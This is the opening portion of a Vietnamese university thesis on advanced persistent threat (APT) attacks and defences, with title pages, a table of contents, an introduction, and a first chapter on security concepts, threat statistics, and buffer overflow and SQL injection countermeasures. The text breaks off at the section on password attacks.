

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA CÔNG NGHỆ THÔNG TIN



**ĐỒ ÁN  
TỐT NGHIỆP ĐẠI HỌC**

*Đề tài:*

**“Nghiên cứu tấn công APT trong hệ thống  
thông tin và các phương pháp phòng chống”**

Giảng viên hướng dẫn : TS. ĐỖ XUÂN CHỢ

Sinh viên thực hiện : ĐOÀN XUÂN QUỲNH

Lớp : D10CNPM3

Khoa : 2010 - 2015

Hệ : Chính quy

Hà Nội, tháng 12/2014

## LỜI CẢM ƠN

Để hoàn thành đồ án này, lời đầu tiên em xin chân thành cảm ơn các thầy giáo, cô giáo khoa Công nghệ thông tin, Học viện Công nghệ Bưu chính Viễn thông, những người đã dạy dỗ, trang bị cho em những kiến thức bổ ích trong những năm học tại trường.

Em xin bày tỏ lòng biết ơn sâu sắc nhất tới thầy giáo Đỗ Xuân Chợ, người đã tận tình hướng dẫn, chỉ bảo em trong suốt thời gian làm đồ án này.

Nhân dịp này em xin gửi lời cảm ơn chân thành tới cha mẹ, gia đình và bạn bè, những người đã cổ vũ, động viên tiếp thêm cho em nghị lực để em hoàn thành đồ án.

Em xin chân thành cảm ơn!

HỌC VIỆN CÔNG NGHỆ BUÙ CHÍNH VIỄN THÔNG  
**KHOA/VIỆN/TRUNG TÂM.....**

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM  
**Độc lập – tự do – hạnh phúc**

## **ĐỀ TÀI ĐỒ ÁN / KHÓA LUẬN TỐT NGHIỆP ĐẠI HỌC**

**Họ và tên sinh viên : Đoàn Xuân Quỳnh**

**Lớp : D10CNPM3**

**Khóa: 2010 - 2015**

**Ngành đào tạo : Công nghệ thông tin**

**Hệ đào tạo : Đại học chính quy**

**1/ Tên đồ án / khóa luận tốt nghiệp:**

Nghiên cứu tấn công APT trong hệ thống thông tin và các phương pháp phòng chống.

**2/ Nội dung chính của đồ án / khóa luận :**

1/ Giới thiệu về an toàn hệ thống thông tin và các dạng tấn công hệ thống

2/ Nghiên cứu tấn công APT

3/ Các phương pháp phòng chống tấn công APT và mô phỏng tấn công APT

**3/Cơ sở dữ liệu ban đầu**

.....  
.....  
.....

**4/Ngày giao đề tài : 12/09/2014**

**5/Ngày nộp quyền : 01/12/2014**

**GIÁO VIÊN HƯỚNG DẪN**

(Ký, ghi rõ họ tên)

**SINH VIÊN THỰC HIỆN**

(Ký, ghi rõ họ tên)

**TRƯỞNG BỘ MÔN (PHÒNG)/KHOA(VIỆN, TRUNG TÂM) (duyệt)**  
(Ký, ghi rõ họ tên)

## ĐỒ ÁN TỐT NGHIỆP ĐẠI HỌC

## NHẬN XÉT, ĐÁNH GIÁ, CHO ĐIỂM

(Của giáo viên hướng dẫn)

Điểm: .....(Bằng chữ:.....)

**Đồng ý/Không đồng ý cho sinh viên bảo vệ trước hội đồng đồ án tốt nghiệp?**

.....

Hà Nội, ngày tháng năm 20

GIẢNG VIÊN HƯỚNG DẪN

## ĐỒ ÁN TỐT NGHIỆP ĐẠI HỌC

## NHẬN XÉT VÀ ĐÁNH GIÁ

(Của giảng viên phản biện)

## MỤC LỤC

MỞ ĐẦU .....	1
CHƯƠNG 1. GIỚI THIỆU VỀ AN TOÀN HỆ THỐNG THÔNG TIN VÀ CÁC DẠNG TẤN CÔNG HỆ THỐNG .....	10
1.1. An toàn trong hệ thống thông tin .....	10
1.1.1. Khái niệm hệ thống thông tin .....	10
1.1.2. Hệ thống thông tin dựa trên máy tính.....	10
1.1.3. An toàn trong hệ thống thông tin .....	11
1.1.4. Nguy cơ mất an ninh, an toàn thông tin, dữ liệu.....	12
1.2. Các kỹ thuật tấn công trong hệ thống thông tin.....	15
1.2.1. Khái quát về mối đe dọa và lỗ hổng.....	15
1.2.2. Các dạng tấn công điển hình vào hệ thống thông tin .....	16
CHƯƠNG 2. NGHIÊN CỨU TẤN CÔNG APT .....	22
2.1. Khái niệm APT .....	22
2.2. Các đặc điểm chính của APT .....	24
2.2.1. Targeted.....	24
2.2.2. Persistent .....	26
2.2.3. Evasive .....	26
2.2.4. Complex .....	26
2.3. Các giai đoạn tấn công APT.....	30
2.3.1. Giai đoạn Reconnaissance .....	30
2.3.2. Giai đoạn Preparation.....	31
2.3.3. Giai đoạn Targeting .....	31
2.3.4. Giai đoạn Further Access .....	35
2.3.5. Giai đoạn Data Gathering.....	36
2.3.6. Giai đoạn Maintenance and Administration .....	37
2.4. Sự khác biệt giữa APT và các hình thức tấn công khác .....	37
CHƯƠNG 3. CÁC PHƯƠNG PHÁP PHÒNG CHỐNG TẤN CÔNG APT VÀ MÔ PHÒNG TẤN CÔNG APT .....	40
3.1. Các phương pháp phòng chống .....	40
3.1.1. Quản lý rủi ro.....	41
3.1.2. Các công nghệ.....	43
3.1.3. Con người.....	53
3.2. Mô phỏng tấn công APT .....	55
3.2.1. Giới thiệu về các công cụ thực hiện mô phỏng .....	55
3.2.2. Mô phỏng .....	56
KẾT LUẬN.....	72
TÀI LIỆU THAM KHẢO .....	73

## DANH MỤC CÁC BẢNG, SƠ ĐỒ, HÌNH VẼ

Bảng 3.1: Ví dụ phòng chống APT sử dụng các công nghệ .....	52
Hình 1.1: Báo cáo vi phạm dữ liệu theo Verizon.....	13
Hình 1.2: Báo cáo nguy cơ mất an toàn từ các mối đe dọa theo Verizon .....	13
Hình 1.3: Thống kê tổng số malware năm 2014 theo McAfee .....	14
Hình 2.1: Các đặc điểm chính của APT .....	24
Hình 2.2: Các công cụ cho tấn công APT .....	27
Hình 2.3: Spear phishing email với nội dung có đính kèm malware .....	29
Hình 2.4: Các giai đoạn của cuộc tấn công APT .....	30
Hình 2.5: Các loại file đính kèm thông dụng trong email spear phishing.....	32
Hình 2.6: Liên kết đến các trang web chứa mã độc .....	32
Hình 2.7: Email đính kèm tệp độc hại.....	33
Hình 2.8: RSA spear phishing email.....	34
Hình 2.9: Kết quả scan tệp đính kèm .....	34
Hình 2.10. Malware khởi tạo kết nối tới máy chủ Command and Control .....	36
Hình 2.11: Tấn công vào điểm yếu nhất của hệ thống .....	38
Hình 3.1: Các giai đoạn trong việc điều khiển/kiểm soát rủi ro tấn công APT .....	41
Hình 3.2: Các giải pháp kỹ thuật/công nghệ được đầu tư để đáp trả APT .....	44
Hình 3.3: Mở giao diện SET .....	57
Hình 3.4: Chọn Social Engineering Attacks .....	57
Hình 3.5: Chọn Website Attack Vectors .....	58
Hình 3.6: Chọn Metaploit Browser Exploit Method.....	58
Hình 3.7: Chọn Web Templates.....	59
Hình 3.8: Nhập địa chỉ IP kết nối.....	59
Hình 3.9: Chọn trang web cần giả mạo .....	60
Hình 3.10. Nhập port sử dụng để connect .....	60
Hình 3.11: Giao diện khởi động một session.....	61
Hình 3.12: Giao diện xem thông tin máy tính mục tiêu .....	61
Hình 3.13: Giao diện thực hiện nâng quyền truy cập vào máy nạn nhân.....	62
Hình 3.14: Giao diện thực hiện giao tiếp với máy victim .....	62
Hình 3.15: Giao diện upload backdoor vào máy nạn nhân .....	63
Hình 3.16: Liệt kê khóa registry được cung cấp .....	63
Hình 3.17: Thêm netcat vào start up process.....	63
Hình 3.18: Kiểm tra autorun .....	63
Hình 3.19: Thiết lập kết nối từ xa .....	64
Hình 3.20: Kiểm tra kết nối .....	64
Hình 3.21: Kết nối netcat.....	64
Hình 3.22: Giao diện thêm cổng lắng nghe .....	65
Hình 3.23: Giao diện Main Setting .....	65
Hình 3.24: Giao diện Network Settings .....	66
Hình 3.25: Giao diện Module Startup .....	66
Hình 3.26: Giao diện Install Message .....	67
Hình 3.27: Giao diện Module Shield.....	67
Hình 3.28: Giao diện Keylogger .....	68

Hình 3.29: Upload file UpdateWindows.exe vào máy nạn nhân.....	68
Hình 3.30: backdoor đã được upload vào máy victim .....	69
Hình 3.31: Kích hoạt chạy backdoor.....	69
Hình 3.32: RAT kết nối tới máy victim.....	69
Hình 3.33: Thực hiện các chức năng khi backdoor đã cài đặt thành công.....	70
Hình 3.34: Mở bảng điều khiển .....	70
Hình 3.35: Xem File trên máy victim.....	70
Hình 3.36: Xem thông tin máy victim.....	70

### KÝ HIỆU CÁC CỤM TỪ VIẾT TẮT

Tù viết tắt	Nghĩa tiếng anh	Nghĩa tiếng việt
HTTT	Information System	Hệ thống thông tin
RAT	Remote Administration Tool	Công cụ truy cập từ xa
SET	Social Engineer Toolkit	Bộ công cụ kỹ thuật xã hội
DNS	Domain Name System	Hệ thống tên miền

## MỞ ĐẦU

Cùng với sự phát triển không ngừng của lĩnh vực công nghệ thông tin đã tạo điều kiện thuận lợi cho mọi mặt của đời sống xã hội, bên cạnh những mặt thuận lợi, cũng có nhiều nguy cơ về mất an toàn, bảo mật thông tin dữ liệu. Các dạng tấn công vào hệ thống máy tính, hệ điều hành, tấn công vào các dịch vụ, các phần mềm ứng dụng và các thiết bị di động đã phát triển nhanh chóng và gây ra nhiều thiệt hại. Một trong các dạng tấn công tiêu biểu, được nhắc đến rất nhiều đó là tấn công Advanced Persistent Threat – APT. Tấn công APT là hình thức tấn công rất nguy hiểm, tấn công có chủ đích vào mục tiêu, gây ra các thiệt hại to lớn đối với tổ chức.

Mặc dù tấn công APT đã được biết đến trước đó, tuy nhiên, những năm gần đây, hàng loạt các tổ chức lớn trên thế giới như Google, RSA,... đã bị thiệt hại nghiêm trọng vì tấn công loại này. Trong khi đó, việc phòng chống tấn công APT thường bị xem nhẹ trong các tổ chức. Do đó việc nghiên cứu sâu về cơ chế của tấn công APT là quan trọng, giúp mọi người hiểu được cơ chế của hình thức tấn công này, từ đó có những phương án xây dựng những hệ thống an toàn. Đề tài “Nghiên cứu tấn công APT và các phương pháp phòng chống” được thực hiện với mục đích trên.

Nội dung đồ án gồm có ba chương và phần kết luận:

**Chương 1: Giới thiệu về an toàn hệ thống thông tin và các dạng tấn công hệ thống:**

Giới thiệu về hệ thống thông tin, an toàn bảo mật hệ thống thông tin và các dạng tấn công hệ thống thông tin thông dụng.

**Chương 2: Nghiên cứu tấn công APT:**

Trình bày định nghĩa tấn công APT, các đặc điểm, giai đoạn của cuộc tấn công

**Chương 3: Các phương pháp phòng chống tấn công APT và mô phỏng tấn công APT:**

Trình bày các phương pháp phòng chống tấn công APT trên ba phương diện: Đánh giá rủi ro của hệ thống, Công nghệ, Chính sách

Mô phỏng cuộc tấn công APT sử dụng công cụ Vmware workstation 10, Backtrack 5, Window 7 Ultimate, Darkcomet RAT version 3.0.1

## CHƯƠNG 1. GIỚI THIỆU VỀ AN TOÀN HỆ THỐNG THÔNG TIN VÀ CÁC DẠNG TẤN CÔNG HỆ THỐNG

Chương 1 trình bày một số khái niệm về hệ thống thông tin, an toàn trong hệ thống thông tin và các dạng tấn công điển hình.

### 1.1. An toàn trong hệ thống thông tin

#### 1.1.1. Khái niệm hệ thống thông tin

Hệ thống thông tin (Information System) là một hệ thống tích hợp các thành phần nhằm phục vụ việc thu thập, lưu trữ, xử lý và trao đổi thông tin, tri thức và các sản phẩm số. Hệ thống thông tin ngày nay được các doanh nghiệp và các tổ chức sử dụng phổ biến với nhiều mục đích khác nhau để thực hiện và quản lý một số hoạt động như: [4]

- ❖ Tương tác với khách hàng.
- ❖ Tương tác với các nhà cung cấp.
- ❖ Tương tác với các tổ chức chính quyền.
- ❖ Quảng bá thương hiệu và sản phẩm.

Một số hệ thống thông tin điển hình [4]

- ❖ Các kho dữ liệu (data warehouses).
- ❖ Các hệ lập kế hoạch nguồn lực doanh nghiệp (enterprise resource planning).
- ❖ Các hệ thống thông tin doanh nghiệp (enterprise systems).
- ❖ Các hệ chuyên gia (expert systems).
- ❖ Các máy tính tìm kiếm (search engines).
- ❖ Các hệ thống thông tin địa lý (geographic information system).
- ❖ Các hệ thống thông tin toàn cầu (global information system).
- ❖ Các hệ tự động hóa văn phòng (office automation).

#### 1.1.2. Hệ thống thông tin dựa trên máy tính (Computer-Based Information System)

Là một hệ thống thông tin sử dụng công nghệ máy tính để thực thi các nhiệm vụ. Các thành phần của hệ thống thông tin dựa trên máy tính [4]:

- ❖ Hardware: phần cứng để thu thập, lưu trữ, xử lý và biểu diễn dữ liệu.
- ❖ Software: các phần mềm chạy trên phần cứng để xử lý dữ liệu.

- ❖ Databases: lưu trữ dữ liệu.
- ❖ Networks: hệ thống truyền dẫn thông tin/dữ liệu.
- ❖ Procedures: tập hợp các lệnh kết hợp các bộ phận nêu trên để xử lý dữ liệu, đưa ra kết quả mong muốn.

### **1.1.3. An toàn trong hệ thống thông tin**

An toàn thông tin là việc bảo vệ chống truy nhập, sử dụng, tiết lộ, sửa đổi, hoặc phá hủy thông tin một cách trái phép.

Hai lĩnh vực chính của an toàn thông tin [4]:

- ❖ An toàn công nghệ thông tin (IT Security): Là an toàn thông tin áp dụng cho các hệ thống công nghệ. Các hệ thống công nghệ thông tin của một tổ chức cần được đảm bảo an toàn khỏi các tấn công mạng.
- ❖ Đảm bảo thông tin (Information Assurance): Là việc đảm bảo thông tin không bị mất khi xảy ra các sự cố (thiên tai, hỏng hóc hệ thống, trộm cắp, phá hoại, ...). Thường sử dụng kỹ thuật tạo dự phòng ngoại vi (offsite backup).

An toàn hệ thống thông tin (ISS – Information System Security): là việc đảm bảo các thuộc tính an ninh an toàn của hệ thống thông tin bao gồm:

#### *a) Tính bí mật (Confidentiality)*

Chỉ người dùng có thẩm quyền mới được truy nhập thông tin. Các thông tin bí mật có thể gồm [4]:

- ❖ Dữ liệu riêng của cá nhân.
- ❖ Các thông tin thuộc quyền sở hữu trí tuệ của các doanh nghiệp hay các cơ quan/tổ chức.
- ❖ Các thông tin có liên quan đến an ninh quốc gia.

#### *b) Tính toàn vẹn (Integrity)*

Thông tin chỉ có thể được sửa đổi bởi những người dùng có thẩm quyền. Tính toàn vẹn liên quan đến tính hợp lệ (validity) và chính xác (accuracy) của dữ liệu. Trong nhiều tổ chức, thông tin có giá trị rất lớn, như bản quyền phần mềm, sở hữu trí tuệ, bản quyền phát minh, sáng chế. Mọi thay đổi không có thẩm quyền có thể ảnh hưởng rất nhiều đến giá trị của thông tin [4].

Dữ liệu là toàn vẹn nếu:

- ❖ Dữ liệu không bị thay đổi.
- ❖ Dữ liệu hợp lệ.

- ❖ Dữ liệu chính xác.

c) *Tính sẵn dùng (Availability)*

Thông tin có thể bị truy nhập bởi người dùng hợp pháp bất cứ khi nào họ có yêu cầu. Tính sẵn dùng có thể được đo bằng các yếu tố [4]:

- ❖ Thời gian cung cấp dịch vụ (Uptime).
- ❖ Thời gian ngừng cung cấp dịch vụ (Downtime).
- ❖ Tỷ lệ phục vụ:  $A = (\text{Uptime}) / (\text{Uptime} + \text{Downtime})$ .
- ❖ Thời gian trung bình giữa các sự cố.
- ❖ Thời gian trung bình ngừng để sửa chữa.
- ❖ Thời gian khôi phục sau sự cố.

#### **1.1.4. Nguy cơ mất an ninh, an toàn thông tin, dữ liệu**

“Một hệ thống chỉ thật sự an toàn khi tắt điện, rút các phích cắm, bỏ vào két titan khóa lại, rồi chôn trong boongke bê tông, bao phủ bởi khí tro và được bảo vệ bởi lính canh có vũ trang và có thù lao hậu hĩnh. Và dù thế, tôi cũng không dám đánh cược cuộc đời mình cho điều đó” – theo Gene Spafford (Chuyên gia an ninh máy tính, đồng thời là giáo sư ngành khoa học máy tính thuộc Trung tâm giáo dục và nghiên cứu về bảo đảm và an toàn thông tin Trường Đại Học Purude) [35].


Hệ thống máy tính luôn bị đe dọa bởi các nguy cơ mất an toàn. Một trong những công việc để bảo vệ hệ thống là làm sao giúp hệ thống tránh khỏi các nguy cơ đó. Có bốn loại mối đe dọa an toàn [36]:

- ❖ Chặn bắt (Interception): chỉ thành phần không được phép cũng có thể truy cập đến các dịch vụ hay các dữ liệu, “nghe trộm” thông tin đang được truyền đi.
- ❖ Dứt đoạn (Interruption): là mối đe dọa mà làm cho dịch vụ hay dữ liệu bị mất mát, bị hỏng, không thể dùng được nữa, ...
- ❖ Thay đổi (Modification): là hiện tượng thay đổi dữ liệu hay can thiệp vào các dịch vụ làm cho chúng không còn giữ được các đặc tính ban đầu.
- ❖ Giả mạo (Fabrication): là hiện tượng thêm vào dữ liệu ban đầu các dữ liệu hay hoạt động đặc biệt mà không thể nhận biết được để ăn cắp dữ liệu của hệ thống.

Nguy cơ mất an toàn thông tin do nhiều nguyên nhân, đối tượng tấn công đa dạng. Thiệt hại từ những vụ tấn công là rất lớn, đặc biệt là những thông tin thuộc


lĩnh vực kinh tế, an ninh, quốc phòng, ... Do đó, việc xây dựng hàng rào kĩ thuật để ngăn chặn những truy cập trái phép trở thành nhu cầu cấp bách.

Theo báo cáo về vi phạm dữ liệu từ Verizon (US Secret Service) năm 2013 cho thấy nguồn gốc của vi phạm ghi nhận chủ yếu là từ các vi phạm bên ngoài (external). Nguồn gốc vi phạm dữ liệu theo báo cáo vi phạm dữ liệu từ Verizon năm 2013 được mô tả trong Hình 1.1.



Hình 1.1: Báo cáo vi phạm dữ liệu theo Verizon [24]

Cũng theo báo cáo từ Verizon thì nguy cơ mất an toàn thông tin từ Hacking, Malware, Social vẫn tăng mạnh trong năm 2013. Nguy cơ mất an toàn thông tin từ các mối đe dọa được mô tả trong Hình 1.2.




Hình 1.2: Báo cáo nguy cơ mất an toàn từ các mối đe dọa theo Verizon [24]

Có thể nói thế giới di động là một lĩnh vực phát triển nhanh nhất thời gian vừa qua. Năm 2014, vấn đề an toàn thông tin đối với thiết bị di động đã đạt mức độ

quan tâm mới với các loại tấn công gia tăng về số lượng, ngày càng tinh vi, phức tạp.

Thiết bị di động Android trở thành đích tấn công lớn nhất trong năm qua. Theo thống kê từ McAfee, có tới 18.000 mẫu mã độc hại cho Android được ghi nhận chỉ trong quý 2/2013. Số lượng các loại mã độc do McAfee sưu tầm đã lên đến 140 triệu mẫu khác nhau. Số lượng này đã tăng 49% tức đã lên đến trên 200 triệu mẫu khác nhau tính đến quý 1 năm 2014. Thống kê tổng số malware năm 2014 theo McAfee được mô tả trong Hình 1.3.



Hình 1.3: Thống kê tổng số malware năm 2014 theo McAfee [20]

Mỗi đe dọa từ các malware chưa từng được biết đến cũng là một trong những mối đe dọa nở rộ trong thời gian gần đây. Theo số liệu của check point – security report 2014, từ năm 2012 đến năm 2013 tăng 144% malware mới được tìm thấy.

Theo số liệu thống kê về hiện trạng bảo mật mới nhất công bố của Symantec, Việt Nam đứng thứ 11 trên toàn cầu về các hoạt động đe dọa tấn công mạng. Những xu hướng đe dọa bảo mật ngày càng gia tăng nổi bật hiện nay mà các tổ chức tại Việt Nam cần quan tâm là: tấn công có chủ đích cao cấp, các mối đe dọa trên thiết bị di động, những vụ tấn công độc hại và mất cắp dữ liệu. Thực tế, nguy cơ mất an ninh an toàn mạng máy tính còn có thể phát sinh ngay từ bên trong. Nguy cơ mất an ninh từ bên trong xảy ra thường lớn hơn nhiều, nguyên nhân chính là do người sử dụng có quyền truy nhập hệ thống năm được điểm yếu của hệ thống hay vô tình tạo cơ hội cho những đối tượng khác xâm nhập hệ thống. [36]

Một trong những xu hướng mất an toàn thông tin và được thảo luận nhiều nhất năm 2013 là tấn công APT. Loại tấn công này sẽ trải rộng không trừ một lĩnh vực nào, với động cơ có thể là tài chính hoặc kỉ cả chính trị.

## 1.2. Các kỹ thuật tấn công trong hệ thống thông tin

### 1.2.1. Khái quát về mối đe dọa và lỗ hổng

#### a) Mối đe dọa (Threat)

Mối đe dọa là bất kỳ hành động nào có thể gây tổn hại đến các tài nguyên hệ thống (phần cứng, phần mềm, các file, dữ liệu, CSDL, hoặc hạ tầng mạng vật lý, ...). Tuy nhiên, không phải toàn bộ các mối đe dọa đều là độc hại, và mối đe dọa cũng có thể được tạo nên từ nguyên nhân vô hình hoặc khách quan.

Các mối đe dọa thường gặp có thể gồm [4]:

- ❖ Phá hoại của các phần mềm độc hại.
- ❖ Hư hỏng phần cứng hoặc phần mềm.
- ❖ Kẻ tấn công ở bên trong.
- ❖ Mất trộm các thiết bị.
- ❖ Kẻ tấn công ở bên ngoài.

#### b) Lỗ hổng (Vulnerability)

Lỗ hổng là bất kỳ khuyết điểm yếu nào trong hệ thống có thể tạo điều kiện cho phép một mối đe dọa gây tác hại. Các lỗ hổng an ninh tồn tại trong cả 7 vùng của nền tảng CNTT gồm [4]:

- ❖ Lỗ hổng trong vùng người dùng.
- ❖ Lỗ hổng trong vùng máy trạm.
- ❖ Lỗ hổng trong vùng mạng LAN.
- ❖ Lỗ hổng trong vùng LAN-to-WAN.
- ❖ Lỗ hổng trong vùng WAN.
- ❖ Lỗ hổng trong vùng truy nhập từ xa.
- ❖ Lỗ hổng trong vùng hệ thống/ứng dụng.

Trong các hệ điều hành và phần mềm ứng dụng, các lỗ hổng an ninh thường gặp có thể gồm:

- ❖ Lỗi tràn bộ đệm (Buffer Overflows).
- ❖ Không kiểm tra đầu vào (Unvalidated Input).
- ❖ Các vấn đề với điều khiển truy cập (Access-Control Problems).
- ❖ Các điểm yếu trong xác thực, trao quyền (Weaknesses in Authentication, Authorization).

- ❖ Các điểm yếu trong các hệ mật mã (Weaknesses in Cryptographic Practices).

### **1.2.2. Các dạng tấn công điển hình vào hệ thống thông tin**

Hiện nay, các vụ tấn công hệ thống mạng công nghệ thông tin của các cơ quan nhà nước, doanh nghiệp, tổ chức tín dụng, ... nhằm mục đích chính trị, kinh tế đang ngày càng gia tăng. Những trang web bị tấn công thường thuê host dùng chung, chạy trên hệ thống cũ, không được cập nhật những bản vá cần thiết, có nhiều lỗ hổng thường, dễ bị tấn công bằng các phương pháp và công cụ phổ biến. Các tấn công phổ biến nhất hiện nay là tấn công website, CSDL, lợi dụng các loại lỗ hổng bảo mật web, lỗ hổng bảo mật của Microsoft, Adobe..., để cài phần mềm gián điệp, điều khiển từ xa, xâm nhập, nhầm phá hoại, trộm cắp thông tin với mục đích chính trị và kinh tế. Một số tổ chức, doanh nghiệp tuy có triển khai các giải pháp an toàn và bảo mật, song lại thiếu sự đồng bộ giữa hạ tầng, giải pháp phần mềm và giải pháp quản trị. Sự thay đổi liên tục của nhiều kiểu tấn công mạng từ khắp thế giới, cộng thêm tính phức tạp và lỗ hổng trong hạ tầng mạng đã khiến nền tảng web trở nên dễ bị tổn thương trước những tấn công.

Sau đây là những xu hướng đe dọa an ninh mạng hàng đầu hiện nay [44].

#### *a) Tấn công bằng mã độc*

Loại hình tấn công này có nguồn gốc từ một dạng tấn công bảo mật sơ đẳng là tấn công dùng virus, bắt nguồn ngay từ những năm đầu của kỷ nguyên CNTT. Theo thời gian, mã độc không chỉ đơn thuần là các virus lây lan qua việc chép dữ liệu, mà đã tiến hóa trở thành các mã tấn công đa hình, lây lan chính bằng con đường Internet. Trong những năm gần đây, tấn công mã độc đã trở thành một trong những rủi ro ATTT số 1 trên thế giới và tiếp tục sẽ là điểm nóng của các năm tới [33].

Tấn công bằng mã độc có thể gồm một số dạng:

- ❖ Lợi dụng các lỗ hổng về lập trình, lỗ hổng cấu hình hệ thống để chèn và thực hiện mã độc trên hệ thống nạn nhân như tấn công lợi dụng lỗi tràn bộ đệm (Buffer Overflow), tấn công lợi dụng lỗi không kiểm tra đầu vào (tấn công chèn mã SQL- SQL Injection, tấn công script kiểu XSS, CSRF).
- ❖ Lừa người dùng tải, cài đặt và thực hiện các phần mềm độc hại (malware) như các phần mềm Adware, Spyware, Virus, Trojan.

### Tấn công lợi dụng lỗi tràn bộ đệm:

Lỗi tràn bộ đệm (Buffer Overflow) là một điều kiện bất thường khi tiến trình lưu trữ dữ liệu vượt ra ngoài biên của bộ nhớ đệm có chiều dài cố định. Kết quả là dữ liệu có thể đè lên các bộ nhớ liền kề. Dữ liệu bị ghi đè có thể bao gồm các bộ nhớ đệm khác, các biến và dữ liệu điều khiển luồng chảy của cả chương trình (program flow control).

Tác hại của lỗi Buffer Overflow [4]:

- ❖ Lỗi tràn bộ đệm xảy ra khi một ứng dụng cố gắng ghi dữ liệu vượt khỏi phạm vi bộ đệm (giới hạn cuối hoặc cả giới hạn đầu của bộ đệm).
- ❖ Lỗi tràn bộ đệm có thể khiến ứng dụng ngừng hoạt động, gây mất dữ liệu hoặc ngừng hoạt động, gây mất dữ liệu hoặc thậm chí giúp kẻ tấn công kiểm soát hệ thống hoặc tạo cơ hội cho kẻ tấn công thực hiện nhiều thủ thuật khai thác khác nhau.

Cách phòng chống lỗi tràn bộ đệm

- ❖ Kiểm tra mã nguồn bằng tay để tìm và vá các điểm có khả năng xảy ra lỗi tràn bộ đệm.
- ❖ Sử dụng các công cụ phân tích mã tự động tìm các điểm có khả năng xảy ra lỗi tràn bộ đệm.
- ❖ Đặt cơ chế không cho phép thực hiện mã trong Stack.
  - Sử dụng các cơ chế bảo vệ Stack.
  - Thêm một số ngẫu nhiên (canary) phía trước địa chỉ trả về.
  - Kiểm tra số ngẫu nhiên này trước khi trả về chương trình gọi để xác định khả năng bị thay đổi địa chỉ trả về.

### Tấn công lợi dụng lỗi không kiểm tra đầu vào:

- ❖ Một số dạng tấn công lợi dụng lỗi không kiểm tra đầu vào [4]:
  - Có tình nhập dữ liệu quá lớn hoặc sai định dạng gây lỗi cho ứng dụng.
  - Chèn mã độc SQL để thực hiện (SQL Injection).

SQL Injection là một các thức tấn công khai thác lỗi trong việc kiểm tra dữ liệu đầu vào của các ứng dụng, để từ đó chạy các câu lệnh truy vấn dữ liệu SQL có lợi cho kẻ tấn công.

Nguyên nhân là do dữ liệu đầu vào từ người dùng hoặc từ các nguồn khác không được kiểm tra hoặc kiểm tra không kỹ lưỡng. Do đó, SQL Injection có thể cho phép kẻ tấn công dễ dàng vượt qua các khâu xác thực người dùng để thực hiện

đánh cắp các thông tin trong CSDL, chèn, xóa hoặc sửa đổi dữ liệu hoặc chiếm quyền điều khiển hệ thống [4].

Cách phòng chống [4]:

- ❖ Kiểm tra tất cả các dữ liệu đầu vào, đặc biệt là dữ liệu nhập từ người dùng và từ các nguồn không tin cậy.
- ❖ Kiểm tra định dạng và kích thước dữ liệu đầu vào.
- ❖ Kiểm tra sự hợp lý của nội dung dữ liệu.
- ❖ Tạo các bộ lọc bỏ các ký tự đặc biệt và các từ khóa của các ngôn ngữ trong các trường hợp cần thiết mà kẻ tấn công có thể sử dụng.

b) *Tấn công vào mật khẩu*

